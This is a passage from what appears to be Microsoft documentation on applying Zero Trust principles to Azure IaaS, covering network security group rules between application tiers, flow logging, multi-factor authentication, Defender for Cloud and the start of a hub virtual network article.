2. Allowing traffic from the APP GW subnet to the front end tier virtual machines (HTTPS 433).
3. Allowing traffic from the front end tier virtual machines to the app tier load balancer (HTTPS 443).
4. Allowing traffic from the app tier load balancer to the app tier virtual machines (HTTPS 443).
5. Allowing traffic from the app tier virtual machines to the data tier load balancer (SQL 1433).
6. Allowing traffic from the data tier load balancer to the data tier virtual machines (SQL 1433).
7. Allowing traffic between data tier virtual machines (SQL 1433)

Configure the SQL pattern first and then repeat the process with the remaining tiers. The following sections are the configurations for the rules that confine network traffic for a single application tier.

Rule 5 - Allow traffic from app tier virtual machines to the data tier load balancer (SQL 1433)


In the network security group for the app tier subnet, navigate to **Inbound Security Rules**, and select **Add**. Populate the list with the following:

- Source: Application Security Group
- Source application security groups: Select your business tier application security group
- Source port ranges: 1433 (Sometimes source traffic can come from different ports and if this pattern occurs you can add source port ranges to * to allow any source port. Destination port is more significant and some recommendations are to always use * for source port)
- Destination: IP addresses
- Destination IP addresses/CIDR ranges: the explicit IP of the load balancer
  - You need to use the explicit IP here because you can't associate a load balancer with an application security group.
  - You can plan your IP schema or deploy the load balancer and refer to the IP it's assigned.
- Service: MS SQL
- Destination Port Ranges: This is automatically filled in for port 1433
- Protocol: This is automatically selected for TCP
- Action: Allow
- Priority: A value between 100 and 4096. You can start with 105.
- Name: Allow-App-Tier-to-Data-LB-Inbound
- Description: Allows inbound access from the data tier load balancer to the app tier virtual machines.

You'll notice after completion that there is a blue icon for informational alerts on the rule. Clicking the rule gives the following message:

- "Rules using application security groups may only be applied when the application security groups are associated with network interfaces on the same virtual network."

Here's an example.



The rule only applies when this application security group is used in this network.

Finally, in the same network security group, navigate to **Outbound Security Rules** and select **Add**. Populate the list similar to the example, changing **Inbound** to **Outbound**.

Rule 6 - Allow traffic from data tier load balancer to data tier virtual machines (SQL 1433)

In the network security group for the data tier subnet, navigate to **Inbound Security Rules** and select **Add**. Populate the list with the following:

- Source: IP Address
- Source IP Address: The IP address of the load balancer
- Source port ranges: 1433
- Destination: Application security group
- Destination application security groups: Select your data tier application security group
- Service: MS SQL
- Destination Port Ranges: This is automatically filled in for port 1433.
- Protocol: This is automatically selected for TCP.
- Action: Allow
- Priority: A value between 100 and 4096. You can start with 105.
- Name: Allow-SQL-LB-to-SQL-VMs-Inbound
- Description: Allows inbound access to the SQL-based data tier virtual machines from the data tier load balancer.

In the same network security group, navigate to **Outbound Security Rules** and select **Add**. Populate the list as done in the example, changing **Inbound** to **Outbound**.

Rule 7 - Allow traffic between data tier virtual machines (SQL 1433)

In the network security group for the data tier subnet, navigate to **Inbound Security Rules** and select **Add**. Populate the list with the following:

- Source: Application security group
- Destination application security groups: Select your data tier application security group
- Source port ranges: 1433
- Destination: Application security groups
- Destination application security groups: Select your data tier application security group
- Service: MS SQL
- Destination Port Ranges: This is automatically filled in for port 1433.
- Protocol: This is automatically selected for TCP.
- Action: Allow
- Priority: A value between 100 and 4096. You can start with 105.
- Name: Allow-SQL-VM-to-SQL-VM-Inbound
- Description: Allows inbound access between SQL-based data tier virtual machines.

In the same network security group, navigate to **Outbound Security Rules** and select **Add**. Populate the list as the previous list, changing **Inbound** to **Outbound**.

With these three rules, you've defined the Zero Trust connectivity pattern for a single application tier. You can repeat this process as required for additional flows.

Plan for management traffic in the VNet

In addition to the application specific traffic, you need to plan for management traffic. However, management traffic generally originates outside of the spoke VNet. Additional rules are required. First, you'll need to understand the specific ports and sources that management traffic will be coming from. Generally, all management traffic should flow from a firewall or other NVA located in the hub network for the spoke.

See the full reference architecture in the Apply Zero Trust principles to Azure IaaS overview article.

This varies based on your specific management needs. However, rules on the firewall appliances and rules on the network security group should be used to explicitly allow connections on both the platform networking side and the workload networking side.

Deploy network security group flow logging

Even if your network security group is blocking unnecessary traffic doesn't mean that your goals are met. You still need to observe the traffic occurring outside your explicit patterns, so that you know if an attack is occurring.

To enable Network Security Group Flow Logging, you can follow the Tutorial: Log network traffic flow to and from a virtual machine against the existing network security group that is created.


> **Note**
>
> - The storage account should follow the Zero Trust storage account guidance.
> - Access to the logs should be restricted as needed.
> - They should also flow in to Log Analytics and Sentinel as needed.

Step 6. Secure access to the VNet and application

Securing access to the VNet and application includes:

- Securing traffic within the Azure environment to the application.
- Using multi-factor authentication and conditional access policies for user access to the application.

The following diagram shows both of these access modes across the reference architecture.



Secure traffic within Azure environment for the VNet and application

Much of the work of security traffic within the Azure environment is already complete. Secure connections between storage resources and the virtual machines are configured in Apply Zero Trust principles to Azure storage.

To secure access from hub resources to the VNet, see Apply Zero Trust principles to a hub virtual network in Azure.

Using multi-factor authentication and conditional access policies for user access to the application


The article, Apply Zero Trust principles to virtual machines recommends how to protect access requests directly to virtual machines with multi-factor authentication and conditional access. These requests are most likely from administrators and developers. The next step is to secure access to the application with multi-factor authentication and conditional access. This applies to all users who access the app.

First, if the application isn't yet integrated with Azure AD, see Application types for the Microsoft identity platform.

Next, add the application to the scope of your identity and device access policies.

When configuring multi-factor authentication with conditional access and related policies, use the recommended policy set for Zero Trust as a guide. This includes "Starting point" policies that don't require managing devices. Ideally, the devices accessing your virtual machines are managed and you can implement the "Enterprise" level, which is recommended for Zero Trust. For more information, see Common Zero Trust identity and device access policies.

The following diagram shows the recommended policies for Zero Trust.



Step 7. Enable advanced threat detection and protection


Your spoke VNet built on Azure may already be protected by Microsoft Defender for Cloud (MDC) as other resources from your IT business environment running on Azure or on-premises may also be protected.

As mentioned in the other articles from this series, Microsoft Defender for Cloud is a Cloud Security Posture Management (CSPM) and Cloud Workload Protection (CWP) tool that offers Security Recommendations, Alerts, and advanced features such as Adaptive Network Hardening to assist you as you progress in your Cloud Security journey. To


better visualize where Defender for Cloud fits into the greater Microsoft security landscape, see Microsoft Cybersecurity Reference Architectures.

This article doesn't discuss Microsoft Defender for Cloud in detail, but it's important to understand that Microsoft Defender for Cloud works based on Azure Policies and logs ingested in a Log Analytics workspace. Once enabled on the subscription(s) with your spoke VNet and associated resources, you'll be able to see recommendations to improve their Security Posture. You can filter these Recommendations further by MITRE tactic, Resource Group, etc. Consider prioritizing the resolution of Recommendations that have a greater impact on your organization's Secure score.

Here's an example in the Microsoft Defender for Cloud portal.



If you choose to onboard one of the Defender for Cloud plans that offer Advanced Workload Protections, it includes Adaptive Network Hardening Recommendations to improve your existing network security group rules. Here's an example.



You can accept the recommendation by selecting **Enforce**, which either creates a new network security group rule or modify an existing one.

Recommended training

- Secure your Azure resources with Azure role-based access control (Azure RBAC)
- Configure and manage Azure Monitor
- Configure network security groups
- Design and implement network security
- Secure access to your applications by using Azure identity services


For more training on security in Azure, see these resources in the Microsoft catalog: Security in Azure | Microsoft Learn

Next Steps


- Apply Zero Trust principles to Azure storage
- Apply Zero Trust principles to virtual machines
- Apply Zero Trust principles to a hub virtual network in Azure

Technical illustrations

This poster provides a single-page, at-a-glance view of the components of Azure IaaS as reference and logical architectures, along with the steps to ensure that these components have the "never trust, always verify" principles of the Zero Trust model applied.

Item	Description
 PDF | Visio Updated February 2023	Use this illustration together with this article: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Hub VNets

This poster provides the reference and logical architectures and the detailed configurations of the separate components of Zero Trust for Azure IaaS. Use the pages of this poster for separate IT departments or specialties or, with the Microsoft Visio version of the file, customize the diagrams for your infrastructure.

Item	Description
 PDF | Visio Updated February 2023	Use these diagrams together with the articles starting here: Apply Zero Trust principles to Azure IaaS overview **Related solution guides** • Azure Storage services • Virtual machines • Hub VNets

For additional technical illustrations, click here.

References

- Embrace proactive security with Zero Trust
- Secure networks with Zero Trust
- Zero-trust network for web applications with Azure Firewall and Application Gateway - Azure Architecture Center
- Azure Landing Zone Policies
- Common Zero Trust identity and device policies

Apply Zero Trust principles to a hub virtual network in Azure

Article • 02/27/2023 • 16 minutes to read

The best way to deploy an Azure-based hub virtual network (VNet) for Zero Trust is to use the Azure Landing Zone materials to deploy a feature-complete hub VNet, and then tailor it to your specific configuration expectations.

This article provides steps for how to take an existing hub VNet and ensure you're ready for a Zero Trust methodology. It assumes that you have used the ALZ-Bicep hubNetworking module to rapidly deploy a hub VNet, or have deployed some other hub VNet with similar resources. Using a separate connectivity hub connected to isolated workplace spokes is an anchor pattern in Azure secure networking and helps support the Zero Trust principles.


This article describes how to deploy a hub VNet for Zero Trust by mapping the principles of Zero Trust in the following ways.

Zero Trust principle	Definition	Met by
Verify explicitly	Always authenticate and authorize based on all available data points.	Use Azure Firewall with Transport Layer Security (TLS) inspection to verify risk and threats based on all available data.
Use least privileged access	Limit user access with Just-In-Time and Just-Enough-Access (JIT/JEA), risk-based adaptive policies, and data protection.	Each spoke VNet has no access to other spoke VNets unless the traffic gets routed through the firewall. The firewall is set to deny by default, allowing only traffic allowed by specified rules.
Assume breach	Minimize blast radius and segment access. Verify end-to-end encryption and use analytics to get visibility, drive threat detection, and improve defenses.	In the event of a compromise or breach of one application/workload, it has limited ability to spread due to the Azure Firewall performing traffic inspection and only forwarding allowed traffic. Only resources in the same workload would be exposed to the breach in the same application.

This article is a part of a series of articles that demonstrate how to apply the principles of Zero Trust across an environment in Azure that includes a hub VNet to support an IaaS workload. For more information, see the Apply Zero Trust principles to Azure IaaS overview.

Reference architecture

The following diagram shows the reference architecture. The hub VNet is highlighted in red. For more information about this architecture, see the Apply Zero Trust principles to Azure IaaS overview.



For this reference architecture, there are many ways you can deploy the resources across the Azure subscription. The reference architecture shows the recommendation of isolating all resources for the hub VNet within a dedicated resource group. The resources for the spoke VNet are also shown for comparison. This model works well if different teams are given responsibility for these different areas.

In the diagram, a hub VNet includes components to support access to other apps and services within the Azure environment. These resources include:

- Azure Firewall Premium
- Azure Bastion

- VPN Gateway
- DDOS Protection


The hub VNet provides access from these components to an IaaS-based app hosted on virtual machines in a spoke VNet.

For guidance on organizing for cloud adoption, see Manage organization alignment in the Cloud Adoption Framework.

The resources that are deployed for the hub VNet are:

- An Azure VNet
- Azure Firewall with Azure Firewall policy and a public IP address
- Bastion
- VPN gateway with a public IP address and route table

The following diagram shows the components of a resource group for a hub VNet in an Azure subscription separate from the subscription for the spoke VNet. This is one way of organizing these elements within the subscription. Your organization might choose to organize these in a different way.



In the diagram:

- The resources for the hub VNet are contained within a dedicated resource group. If you're deploying Azure DDoS Plan a part of the resources, you need to include

that in the resource group.
- The resources within a spoke VNet are contained within a separate dedicated resource group.

Depending on your deployment, you may also note that there can be a deployment of an array for Private DNS Zones used for Private Link DNS resolution. These are used to secure PaaS resources with Private Endpoints, which are detailed in a future section. Note that it deploys both a VPN Gateway and an ExpressRoute Gateway. You may not need both, so you can remove whichever one isn't needed for your scenario or turn it off during deployment.

What's in this article?

This article provides recommendations for securing the components of a hub VNet for Zero Trust principles. The following table describes the recommendations for securing this architecture.

Step	Task	Zero Trust principle(s) applied
1	Secure Azure Firewall Premium.	Verify explicitly Use least privileged access Assume breach
